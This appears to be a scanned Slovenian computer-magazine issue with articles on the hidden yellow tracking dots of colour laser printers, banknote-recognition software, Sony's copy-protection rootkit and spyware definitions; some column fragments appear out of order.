V Xeroxu so povedali, da imajo pravilo glede zahtev represivnih organov o podatkih kupca. Vsako zahtevo preverijo in načeloma izdajo le podatke v primerih, ko gre za ponarejanje denarja. Vseeno pa je lahko problem dejstvo, da te podatke izdajo **brez pravne podlage**.

Vir: [www.eff.org](http://www.eff.org)

zgoraj prva vrstica, **liho število pik**. Sistem samodejno doda oziroma ne doda pike v paritetni stolpec oziroma vrstico, glede na število pik v vrsticah oziroma stolpcih, namenjenih zapisu podatkov. Ko beremo kodo, nam ti podatki pomagajo pri zaznavanju, ali je bilo branje pravilno ali nepravilno. Če je pri našem branju v kakšni vrstici ali stolpcu (izjema je, kot smo dejali, le prva vrstica) sodo število pik, smo lahko prepričani, da smo zadevo prebrali napačno. Če pa so števila liha, potem smo lahko

➤ **Pomembno je, da uporabniki vedo, da takšne kode obstajajo. Najbolj neprimerno za demokratične družbe je to, da so preprosto tiho ali da obstoj takšnih zaščitnih mehanizmov preprosto zanikajo.**

skoraj prepričani, da smo prebrali pravilno, ali pa, da smo se pri branju ene vrstice ali stolpca zmotili dvakrat, kar je pri tako malo podatkih (pikah) malo verjetno.

Gremo naprej. Vsak stolpec dešifriramo od spodaj navzgor. Najnižja pika ima vrednost 1, sledijo pa dvojiške vrednosti 2, 4, 8, 16, 32 in 64. Podatek, ki ga skriva stolpec (7 pik), dobimo, če seštejemo vrednosti, ki pripadajo celici v stolpcu, v kateri je natisnjena pika. Poglejmo si primer stolpca – drugega z leve. Pike so pri številki 2, 16 in 32, seštevek je torej 50. V vsak 7-bitni stolpec – ne pozabimo, da je en bit paritetni – lahko torej zapišemo poljubno število v intervalu med 0 in 128.

Serijska številka tiskalnika je običajno daljši niz števil, zato je za njen zapis potrebnih več stolpcev. Če je številka dolga 6 števil, potem uporabijo tri, pri osemštevilčni serijski številki pa štiri stolpce. Gre pa za preprosto zadevo. Na primer, serijsko številko 023567 sestavljajo v ustrezne stolpce zapisana števila 02, 35 in 67.

Koda pri tiskalnikih Xerox je bila prva odkrita in tudi prva dešifrirana. Ali se bo zadeva nadaljevala z dešifriranjem tudi drugih kod, je odvisno od interesa javnosti. Po našem mnenju je dovolj, da uporabniki vedo, da **kode obstajajo**. Najbolj neprimerno za demokratične družbe je to, da so preprosto tiho ali da obstoj takšnih zaščitnih mehanizmov preprosto zanikajo. ■

## Lov na rumene pike

Zanimalo nas je, ali barvni laserji resnično tiskajo skrito kodo. V uredništvo smo prinesli štiri tiskalnike različnih proizvajalcev in šli na lov za rumenimi pikami. Teh je bilo na papirjih toliko, da so kar poplesavale pred našimi očmi.

**Pišeta: Marjan Kodolja in Zoran Banović**

[marjan.kodolja@mojmikro.si](mailto:marjan.kodolja@mojmikro.si), [zoran.banovic@mojmikro.si](mailto:zoran.banovic@mojmikro.si)

**P**ike, ki sestavljajo varnostno »kodo«, so izredno majhne, naša ocena njihovega premera se giblje med 0,1 in 0,2 milimetra, in so hkrati natisnjene v zelo svetli rumeni barvi. S prostim očesom jih je nemogoče opaziti zaradi slabega kontrasta med rumeno barvo pik in belo barvo podlage (papir), pomagati si je treba z določenimi tehničnimi pripomočki.

Če list papirja **osvetlite z modro svetlobo**, rumene pike »potemnjijo«. Osebe z dobrim vidom jih teoretično lahko opazijo. Še bolje je, če si pomagate s **povečevalno lečo** ali kar **mikroskopom**. S slednjim so pike dobro vidne, vendar prevelika povečava povzroči, da je skoraj nemogoče videti vzorec pik. Le če najdete vzorec pik, ki se ponavlja po celi površini papirja, ste lahko namreč z veliko gotovostjo prepričani, da tiskalnik tiska skrito kodo. Posamezne pike brez vidnega vzorca pa so lahko posledica napak pri tiskanju ali napak v dokumentu.



**Naši tehnični pripomočki, s katerimi smo lovili pike.**


Pike smo lovili na izpisih štirih različnih tiskalnikov, s pomočjo tiskarske osvetlitvene mize in leče z 8-kratno povečavo. Naredili smo različne testne izpise, od popolnoma prazne strani, kjer pik zaradi napak ne bi smelo biti, do izpisov s kvadrati v različnih barvah. Pri vseh testnih izpisih smo pike našli – še najlaže pri **Epsonu**, saj so pri njem pike največje, hkrati pa v temnejši rumeni barvi. Pri dveh tiskalnikih je koda zelo podobna opisani **Xeroxovi**, pri **Canonu** pa smo se morali zelo potruditi, da smo našli ponavljajoči se vzorec. Z dokaj veliko gotovostjo lahko

zatrldimo, da trije od štirih tiskalnikov tiskajo skrito kodo. Malce manj gotovi pa smo pri tiskalniku **Lexmark**, kjer smo pike našli, nismo pa našli ponavljajočega se vzorca.

### PRI EPSONU SO PIKE DOBRO VIDNE

Kot kaže, imajo pri Epsonu podobno tehnologijo kot pri dešifrirani kodi tiskalnikov Xerox. Zanimivo pa je, da smo pri tiskalniku **AL-CX11** pike našli **hitreje** kot pri drugih preizkušanih tiskalnikih, saj so natisnjene v ne tako zelo svetlo rumeni barvi (dejansko je razlika v barvi minimalna). Kljub temu koda s **prostim očesom ni vidna**. Temu je lahko tako tudi zaradi uporabe nekoliko boljšega papirja. V primerjavi z drugimi izpisi smo pri tem tiskalniku po naključju uporabili papir z veliko lepšo strukturo vlaken. Polje, v katerem je 120 pik v matriki 8 x 15 pik, je veliko približno 7 (višina) x 17 (širina) milimetrov in se periodično ponavlja po vsej površini izpisa. Razmak med posamezno piko je približno 1 mm. Kot pa kaže, metoda zapisa podatkov v obliki matrike pik ni enaka Xeroxovi, saj imamo v zadnjem stolpcu sodo število pik. Ali so druge definirane paritetni podatki ali teh sploh ni ali pa smo se zmotili pri šteju pik.


Brez sence dvoma lahko zapišemo, da ta model tiskalnika podjetja Epson **tiska skrito kodo**. Z dokaj veliko verjetnostjo lahko tudi predpostavimo, da to počnejo tudi drugi modeli omenjenega proizvajalca, saj je načeloma tehnologija namenjena preprečevanju ponarejanja – predvsem denarja. Popolnoma nekaj drugega pa je, kateri podatki so v kodi zapisani in kako jih dešifrirati. Tega ne vemo in načeloma za večino uporabnikov tudi ni pomembno. Koda je za golo oko nevidna, tako da v ničemer ne vpliva na kakovost izpisane strani.



**Rumene pike so dobro vidne – veliko bolje kot pri drugih treh tiskalnikih!**

## SLABO VIDNE PIKE

Xeroxu podobno polje smo zasledili tudi pri izpisu tiskalnika **Minolta MagiColor 3100**. Tudi tu gre za matriko 8 x 15 pik, za razliko od prej opisanega tiskalnika Epson je tu polje nekoliko ožje, saj je njegova širina 14 milimetrov – to pove, da so razmaki med pikami manjši od enega milimetra, a so enaki za celotno polje. So pa pike z enakimi tehničnimi pripomočki veliko **slabše vidne**, saj so malenkost manjše




Pri tiskalniku **Minolta MagiColor** so pike slabše vidne

in, kot kaže, tudi nekoliko svetlejšje. Imeli smo kar nekaj težav pri prepisovanju matrike, zato dopuščamo možnost, da naša interpretacija ni popolnoma pravilna. Moti nas, da smo v treh stolpcih in treh vrsticah dobili sodo število pik, kar se ne sklada s pravilom paritetnih bitov pri Xeroxovi kodi. Možno je tudi, da gre za drugačen zapis podatkov in da paritete ne uporabljajo.

Tudi pri tem tiskalniku smo lahko prepričani, da **tiska skrito kodo po vsej površini izpisa**, saj se najdena koda periodično ponavlja. Ne vemo pa, kateri podatki so v kodo zapisani. Sklepamo pa lahko, da gre pri vseh kodah za podobne podatke, torej proizvajalec in model tiskalnika, serijska (ali kakšna druga) številka tiskalnika ter datum in čas nastanka izpisa. Z dovolj visoko gotovostjo lahko tudi sklepamo, da skrite kode tiskajo tudi drugi modeli tega proizvajalca in da ne gre za izjemo le pri tem modelu.

## TEŽKO NAJDEN VZOREC

Veliko zanimivejši vzorec smo našli pri tiskalniku **Canon LBP 5200**, ki je popolnoma drugačen od doslej opisanih kod. Naj že na začetku povemo, da so tudi tu pike z uporabljanimi pripomočki **slabše vidne**, zato dopuščamo možnost napak pri naši interpretaciji vzorca. Je pa vsekakor dokaj podoben temu, kot ga vidite na sliki. Polje je tudi nekoliko večje, saj smo njegovo velikost ocenili na 14



Pri Canonu je stvar povsem drugačna!

## Predelan bralnik lahko vidi rumene pike

Z malce ročne spretnosti je mogoče nekatere optične bralnike predelati tako, da je na rezultatih (slike) moč zaznati skrivnostne rumene pike. Bralnik mora imeti dovolj visoko ločljivost in ustrezno barvno globino, hkrati pa je treba zamenjati njegov izvor svetlobe. Običajni izvor bele svetlobe v ta namen ni primeren, zato ga je treba zamenjati z izvorom modre svetlobe, in pike so nato temnejše in opazne. Takšno sliko lahko nato na primer povečate v programih za grafično obdelavo in iščete vzorce. To smo omenili zgolj kot zanimivost, saj tak poseg ni tako preprost, kot se morda zdi na prvi pogled, saj je treba »prelisičiti« programsko opremo med umerjanjem bralnika pred začetkom zajema slike.

milimetrov (višina) x 17 milimetrov (širina). Večja velikost polja pomeni tudi, da je v njem **veliko več pik**, kar lahko pomeni, da bodisi koda skriva več podatkov bodisi je njihov zapis potratnejši in zahteva večje število pik. Zanimivo je tudi, da razmak med pikami **ni enak** v celotni kodi. Pri prej opisanih kodah smo zaznali, da so razmaki med pikami

po višini ali širini vedno enaki. Pri Canonovi kodi pa ni tako, saj so lahko razdalje med pikami en ali pol milimetra. Sosednjih pik z razmakom pol milimetra sicer nismo opazili, smo pa opazili razmake velikosti 1,5 milimetra.

Ne vemo torej, kaj skriva koda, smo pa prepričani, da gre tudi pri tem tiskalniku za **skrito kodo**. Najdeni vzorec se namreč periodično ponavlja po vsej površini izpisa. Je pa omenjeni primer po svoje zanimiv, saj kaže, da se omenjeno podjetje ni zgedovalo po Xeroxovi kodi, kot so se očitno tiskalniki Epson in Minolta. Glede na posebnost Canonove kode pa bo to verjetno veliko težje razbiti, če se bo kdo sploh odločil za takšno dejanje.

## JE KODA, ALI JE NI?

Zadnji iz naše četverice preizkušenih tiskalnikov, tiskalnik **Lexmark C752L**, nas je postavil pred dilemo. Izpisuje skrito kodo ali je ne

izpisuje? Bolj ko smo napenjali oči in opazovali testne izpise skozi povečevalno lečo, manj smo videli. Videli smo nekaj izredno **slabo vidnih rumenih pik**, katerih položaj se je zdel bolj naključen kakor logičen. Jasno **prepoznavnega vzorca nismo videli**, kar nas nekoliko bega. Na spletni strani organizacije **EFF**, ki je prva opozarjala na skrite kode barvnih tiskalnikov, enkrat pravijo, da Lexmark tiska skrite kode, drugič pa to zanikajo. Ker ni vzorca (oziroma ga vsaj mi nismo našli), je izredno težko oговорiti o skritih podatkih. Edino, kar bi morda lahko bilo resnično, glede na dejstvo, da so na izpisu rumene pike, je to, da Lexmark namenoma natisne nekaj pik po vsem izpisu, ki pozneje povedo, da je bil izpis narejen z enim od njihovih tiskalnikov, ne pa tudi, s katerim modelom in kdaj. Takšen prijem je nekoliko vprašljiv in popolnoma drugačen od drugih.

Možno je tudi, da so pike natisnjene s tako svetlo rumeno barvo, da jih z našimi pripomočki nismo mogli zaznati. Eden od naših testnih izpisov je vključeval tudi velik kvadrat (zasebda površino približno ene četrte izpisa A4) v modri barvi. Na tej površini smo našli kar veliko rumenih pik in nekaj, kar bi lahko bil vzorec. Pri drugih treh tiskalnikih je bil najdeni vzorec natisnjen tudi v tem kvadratu, vendar pri teh rumene pike niso tako izrazite kot pri Lexmarku. Morda gre pri slednjem za skrito kodo, vendar za to ne moremo dati roke v ogenj. Verjetneje je, da gre za mešanje različnih barv, da dobimo modro barvo. Prav tako ni običajno tiskati kodo le tam, kje je na izpisu nekaj napisano ali narisano. Vsi drugi tiskalniki natisnejo kodo po vsej površini izpisa, o čemer pri tem tiskalniku ne moremo govoriti. Z gotovostjo torej pri tem tiskalniku me moremo odgovoriti, ali tiska skrito kodo ali ne.

Smisel varnostne tehnologije je **preprečevanje ponarejanja, predvsem denarja in vrednostnih dokumentov**. Kakovost izpisa barvnih laserjev je dovolj visoka, da so ti primerno orodje ponarejevalcev. Logično je torej, da so proizvajalci v tiskalnike vključili tehnologijo, ki omogoča poznejše sledenje. Kot kaže, je poti do istega cilja nekaj, na trgu pa so tudi tiskalniki, ki te tehnologije nimajo. Slednje še ni dokazano brez sence dvoma, saj proizvajalci neradi govorijo o varnostnih tehnologijah. Kaj lahko ocenimo z veliko stopnjo gotovosti? Le to, da **večina barvnih laserjev na trgu tiska skrite kode!** In tudi, da bodo v prihodnosti tehnologijo skritih kod še naprej razvijali oziroma zamenjali s kakšno novo tehnologijo, ki jo bo veliko težje opaziti. ■

tehnologije za preprečevanje ponarejanja in kraje

## »Brizganje« bankovcev?

Brizgalni tiskalniki naj ne bi imeli vdelanih varnostnih tehnologij. Tako je splošno sprejeto mišljenje. Dokazov za obstoj takšne tehnologije namreč (še) ni! So pa še druge aktivne tehnologije, ki prav tako preprečujejo ponarejanje denarja.

**Pišeta: Marjan Kodelja in Zoran Banović**


marjan.kodelja@mojmikro.si, zoran.banovic@mojmikro.si

Če brizgalniki resnično ne tiskajo »rumenih pik« oziroma nimajo kakšne podobne varnostne tehnologije, ki zna povezati dokument in tiskalnik, v katerem je ta nastal, je to, milo rečeno, **nelogično**. Razumljivo je, da tiskalniki za 20 tisočakov takšne tehnologije nimajo, saj tudi ne premorejo zadostne kakovosti izpisa. Zadnje čase vse več proizvajalcev brizgalnikov te oglašuje kot skoraj barvne laserje. Kakovost izpisov naj bi bila že dokaj blizu, škripljeta le cena izpisa in hitrost tiskanja. A to za ponarejevalce verjetno ni prevelik problem. V našem prostoru je vsake toliko mogoče najti **slabo ponarejene bankovce tolarjev**, ki so bili očitno narejeni z **brizgalnimi tiskalniki**. Malce čudno je torej, da varnostne tehnologije nimajo vdelane vsaj **zmogljivejši in dražji brizgalni tiskalniki**? Ali pa obseg ponarejanja z brizgalnimi tiskalniki ni tako velik in zaskrbljujoč?



**Eden je pravi, drugi ponarejen.**

Kot smo omenili, dokazov ali sumov, da se podobno kot z laserji dogaja tudi z brizgalnimi tiskalniki, zaenkrat še ni. Tu srečamo še eno zanimivost. Tudi nekateri barvni laserji naj ne bi tiskali »rumenih pik«, pa čeprav so v vseh pogledih (kakovost izpisa, zmogljivost) enakovredni tistim, ki tiskajo skrito kodo. Smešno je, da tehnologija rumenih pik, ki je stara že



**V spletu v nam znanem jeziku obstaja opozorilo, da je ponarejanje denarja kaznivo dejanje.**

vsaj desetletje, deluje nekako »kamenodobno«. Kakšen smisel ima tiskanje skrite kode po vsej površini, če na primer ponarejevalci denarja tega izrežejo iz »izpisa«? Popolnoma enako bi dosegli, če bi tiskalnik znal določiti, kje je kaj natisnjeno in kje ne, in tiskal kodo le tam. Takšno kodo bi, tudi če bi šlo za »rumene pike«, veliko težje opazili, saj bi jo hitro zamenjali z napakami, bodisi pri izpisu ali pripravi dokumenta. Ker so tiskalniki čedalje zmogljivejši (pri čemer tudi nekateri brizgalni tiskalniki ne zaostajajo), imajo vse več pomnilnika in zmogljivejše procesorje, bi lahko pričakovali kakšno aktivnejšo tehnologijo preprečevanja ponarejanja ali pa vsaj bolj inovativno tehnologijo skritih kod. Ne dvomimo, da so takšne tehnologije v razvoju in nekoč bodo podatki o njih morda celo »pricurjali« v javnost.

Možno pa je tudi, ta tehnologija rumenih pik, ki jo je zaradi njene preprostosti mogoče dokaj enostavno odkriti, sploh **ni edina** varnostna tehnologija. Dokazov o drugačni tehnologiji še ni, zato lahko le logično razmišljamo o potencialnih možnostih. Za skrivanje kod bi lahko uporabili tehnologije za izboljšanje kakovosti izpisov. Predvsem pri brizgalnih tiskalnikih so primerne tehnologije, ki omogočajo tiskanje vse manjših pik in njihovo prekrivanje (dithering), s čimer dosežejo občutek več odtenkov barv, kot bi jih lahko pričakovali glede na možne osnovne barve (barvila, ki jih imajo tiskalniki na voljo). Različni zamiki posameznik pik glede na uniformirano mrežo bi lahko postali nosilci podatkov oziroma bi podatke zapisali drugače v obstoječe pike (te, ki so del izpisa) in torej ne bi bilo treba dodajati pik. Obstoj takšne skrite kode bi bilo zelo težko oziroma popolnoma nemogoče dokazati, če se nam o njenem obstoju ne bi niti sanjalo.

### KO STROJ PREPOZNA DENAR

»Tresla se je gora, rodila se je miš«. Pred skoraj dvema letoma je bila svetovna javnost zelo zaskrbljena glede funkcije takrat nove različice programa za obdelavo grafike **Adobe Photoshop CS**. Vanj so prvič vdelali tehnologijo (algoritem), ki je znala **prepoznati grafiko**, in

če je program zaznal, da želimo odpreti datoteko s **sliko denarja** (predvsem dolar, menda pa tudi funt in evro), je odpiranje **preprečil**. V oknu smo dobili obvestilo o napaki, in če smo bili povezani v splet, se je zagnal brskalnik s spletno stranjo [www.ruleforuse.org](http://www.ruleforuse.org). Mimogrede, na tej spletni strani tudi v slovenščini piše, da je ponarejanje kaznivo dejanje in podobno. Takšno funkcijo, torej del programa, vdelanega v Adobe PhotoShop, je brez veliko težav mogoče vgraditi v gonilnike naprav oziroma v **optične bralnike**. Takšne naprave zaznajo, da želimo prekopirati denar, in to opravilo preprečijo. Ponarejanje je tako za veliko večino ljudi preprečeno. Ker funkcija deluje s primerjanjem z znanimi vzorci, je kaj hitro jasno, da funkcija ne preprečuje ponarejanja vsega denarja na svetu, temveč le **nekaterih vrst**. Zanimivo je še nekaj. Pred enim letom je celo EU predlagal, da bodo zahtevali od ustreznih proizvajalcev programske opreme in naprav, da te ščitijo tudi evro bankovce.


### O ALGORITMU ŠE VEDNO LE MALO ZNANO

Tako kot o skrivnih kodah barvnih laserjev, za katere dolgo nismo vedeli, kateri podatki so vanje zapisani, tudi o algoritmu za prepoznavanje denarja ne vemo veliko. Še vedno ne vemo natančno, kako delujejo oziroma kako opravljajo svojo nalogo. Menda tega ne vedo niti proizvajalci programske opreme, v katero je algoritem vključen (?). Dolgo so mislili, da tudi ti algoritmi, tako kot barvni fotokopirni stroji, bankovce prepoznajo tako, da iščejo preprost geometrični vzorec, ki ga sestavlja pet majhnih krogov premera 1 mm. (**EURion constellation**). Ta vzorec je značilen za vse več modernih bankovcev, največkrat je natisnjen v rumeni (slabše videni) ali pa v oranžni ali zeleni barvi. Tak vzorec je še posebej dobro viden pod modro lučjo. Kot kaže, pa omenjeni algoritem bankovce ne prepoznava samo z iskanjem tega vzorca.

Glede na to lahko sklepamo, da algoritem uporablja še druge metode (ali vzorca), s katerimi prepozna sliko bankovca.



Program levega bankovca ni prepoznal, čeprav ima omenjeni vzorec (krogci). Prepoznal pa je srednjega, ki ima dodatno vrstico pik, in tudi skrajno desnega, kjer je vzorec prekrit s črnim kvadratom.



Podobno velja tudi za 20-dolarski bankovec oziroma zgolj za njegov majhen del (izrez iz bankovca). Levo sliko program prepoznava kot bankovec, vendar le, dokler ne naredimo kakšne grafične operacije. Če na primer odstranimo črne robove, slika ni več problematična (desna slika).

Aktivni mehanizmi za preprečevanje ponarejanja in kraje posegajo v »pravice« posameznika, ki je tiskalnik, program ali bralnik kupil. To je značilno za Američane, od koder prihaja večina takšnih domislic – ne nazadnje je bil tudi omenjeni algoritem narejen na zahtevo njihovih bank in predvsem za zaščito dolarja. Ponarejanje denarja je treba preprečiti tudi tako, da omejijo »kreativno« spreminjanje bankovcev v smešne zadeve – saj veste dolarški bankovec z vašo lastno podobo. To je podobno, kot če bi prepovedali prodajo orožja zaradi preprečevanja ubojev. A tega ne storijo. Pa naj načeloma počno, kar hočejo, dokler to ne vpliva tudi na uporabnike drugod po svetu. Žal je že tako, da je Amerika velik trg, in tudi tisti proizvajalci, ki prihajajo od drugod, še kako spoštujejo njihove želje ali, če hočete, zahteve. In tako bo tudi v prihodnje. Razvoj tako imenovanih varnostnih tehnologij se ne bo ustavil zato, ker smo mi tako zapisali ali ker se razburja del javnosti. Preprosto bodo vedno iskali nove tehnologije, ki bodo usmerjene v preprečevanje ponarejanja, po drugi strani pa, če bodo prinesle tudi kakšno orodje za vohunjenje ali nadzor in bodo ostale skrivnost, toliko boljje. ■

## Sony šel prek vseh meja?

Veliko prahu lani dvignila tehnologija zaščite avtorskih pravic podjetja **First4Internet** ([www.first4internet.co.uk](http://www.first4internet.co.uk)), ki jo je na svoje zgoščenko vključilo podjetje Sony. Tako kot pri vseh varnostnih tehnologijah so si želeli, da uporabniki tudi te tehnologije **ne bi zaznali** oziroma je ne bi mogli »razbiti«. Uštel so se, tehnologijo so hitro opazili in zdaj imajo Sonyjevi pravniki na svoji mizi kopico tožb jeznih uporabnikov.

Tehnologija varuje avtorske pravice tako, da **poseže v operacijski sistem računalnika**, kar je nedopustno. Če želite poslušati zaščiten glasbo, lahko to storite le s predvajalnikom, ki je na zgoščenci, ne pa tudi z drugimi predvajalniki, ki jim morebiti že imate v sistemu. Tehnologija preprečuje nelegalno presnemavanje tako, da omogoči izdelavo le treh varnostnih kopij skladb. S tem načeloma ni težav, če ne bi proces nalaganja »pravega« predvajalnika povzročil še **namestitev skrivnega programa in datotek**, ki jih zelo težko opazimo (skrite datoteke) in do pred kratkim jih je bilo skoraj nemogoče odstraniti, ne da bi naredili vsaj nekaj škode v operacijskem sistemu. Prijem, ki so ga ubrali snovalci te zaščite, je zelo podoben tistemu, ki ga za skrivanje uporabljajo virusi in druga škodljiva koda.

Kot kaže, je bistvo tehnologije v »gonilniku naprav« **Aries.sys**. Ta počne marsikaj, najzanimivejša pa je koda za skrivanje (algoritem), ki **skriva** vsako datoteko, imenik (mapo), vpis v sistemski register in proces, katerega ime se začne z nizom **\$sys\$**. Ker to počne **neselektivno**, skriva namreč vsako datoteko ali proces, ki se začne z omenjenim nizom, pomeni potencialno **varnostno grožnjo**. Predstavljajte si, da bi se zaščita razpasla po svetu in bi jo začele uporabljati tudi druge založbe. Gonilnik bi bil brez vednosti uporabnikov nameščen v veliko računalnikov po svetu, kar bi lahko izkoristili pisci virusov ali druge nevarne kode (nevarni so predvsem programi za oddaljen nadzor, ki lahko napadeni računalnik spremenijo v »zombija«). Svoje programe bi enostavneje **skrivali v napadenem računalniku**, ne da bi jim bilo za to treba pisati lastno kodo za skrivanje. Dovolj bi že bilo pravilno poimenovanje datotek, procesov in vpisov v sistemski register. Kot so še ugotovili, je omenjeni program za zaščito avtorskih pravic **slabo napisan**, v nekaterih primerih bi potencialno lahko povzročil sistemsko napako, hkrati pa tudi nima možnosti (funkcije) za hitro in predvsem neškodljivo odstranitev (uninstall). Izkazalo se je tudi, da ročna odstranitev skritih elementov poškoduje nastavitve operacijskega sistema. Po protestu jeznih uporabnikov je Sony ponudil **orodje za varno odstranitev**, hkrati pa so to omogočili tudi proizvajalci protivirusnih rešitev.

Tudi v tem primeru marsikaj o sistemu ni znano. Pravijo sicer, da sistem ni namenjen zbiranju osebnih podatkov o uporabniku, kar bi pomenilo vdor v njihovo zasebnost. Obstaja pa sum, da v primeru, ko je »okužen« računalnik povezan v splet, program kljub vsemu vzpostavi povezavo z Sonyjevima strežnikoma, ki jima sporoči, kateri glasbeni zapis uporabnik trenutno posluša in nekatere informacije o njegovi strojni opremi. Že to je dovolj, vendar ni jasno, ali je to vse. Resnično lahko le upamo, da program ne poišče še kakšnih bolj osebnih podatkov, četudi naj bi Sonyju pomagali iskati le tiste kupce zgoščenko, ki jo nelegalno presnemavajo in digitalno glasbo prosto objavijo v spletu. Nikoli ne bomo vedeli, kaj se dejansko skriva za tem, saj je bil Sony prisiljen umakniti zaščito.

**Vdor v računalnik brez vednosti uporabnika!**





# Vohun, ki me ljubi

Spyware je že pred nekaj časa prenehal uživati status mistične eksotike in uporabniki smo se že kar nekako navadili uporabe programov za preprečevanje in odstranjevanje tovrstne digitalne zalege v naših računalnikih. Kljub temu pa so povprečni uporabniki nemalokrat zmedeni, ko je treba poiskati kak program ali pa si sploh razjasniti osnovne pojme, kot na primer, kaj spyware sploh je.

**Piše: Vasja Ocvirk**

vasja.ocvirk@mojmikro.si

**N**i nam treba biti nerodno, če ne vemo natančne definicije za spyware. Končno so v združenju ASC (Anti-Spyware Coalition) šele to jesen dokončno določili pojme, poimenovanja, postopke in druge pomembne informacije v skupnem dokumentu, ki bi naj odslej veljal kot nekakšno vodilo za proizvajalce in uporabnike. Na videz precej birokratska in nepotrebna zadeva, a videz vara. V tem združenju namreč najdemo tako proizvajalce programske opreme za boj proti spywareu, akademске in raziskovalne ustanove, kakor tudi **vodilna imena IT-industrije**, kakršna so Microsoft, Dell, Yahoo!, Symantec, Panda, McAfee, Trend

Micro in AOL. Eminentna in široka družba sodelujočih namreč kaže na izjemno žgoč problem, ki ga pomeni spyware za vse vpletene.

## SMERNICE BOJA PROTI SPYWAREU

Že pred leti so se namreč pojavili ugovori uporabnikov, ki niso hoteli prevzeti krivde za težave, ki so jih imeli s spywareom. Odzivi in nasveti strokovnjakov so bili sprva malce krivični, saj so zatrjevali, da morajo uporabniki redno spremljati novosti na področju varnosti in da so si za morebitne težave pravzaprav krivi sami. To sicer nesporno drži, vendar je šlo pri spywareu za povsem **nov tip nevarnosti**, ne pa zgolj za nov virus. Vse več uporabnikov je menilo, da bi morali za luknje v operacijskih sistemih in programih pravzaprav poskrbeti proizvajalci, zdelo pa se jim

je tudi krivično, da morajo **dokupovati programsko opremo**, ki bo ščitila pomanjkljivo napisan operacijski sistem ali program.

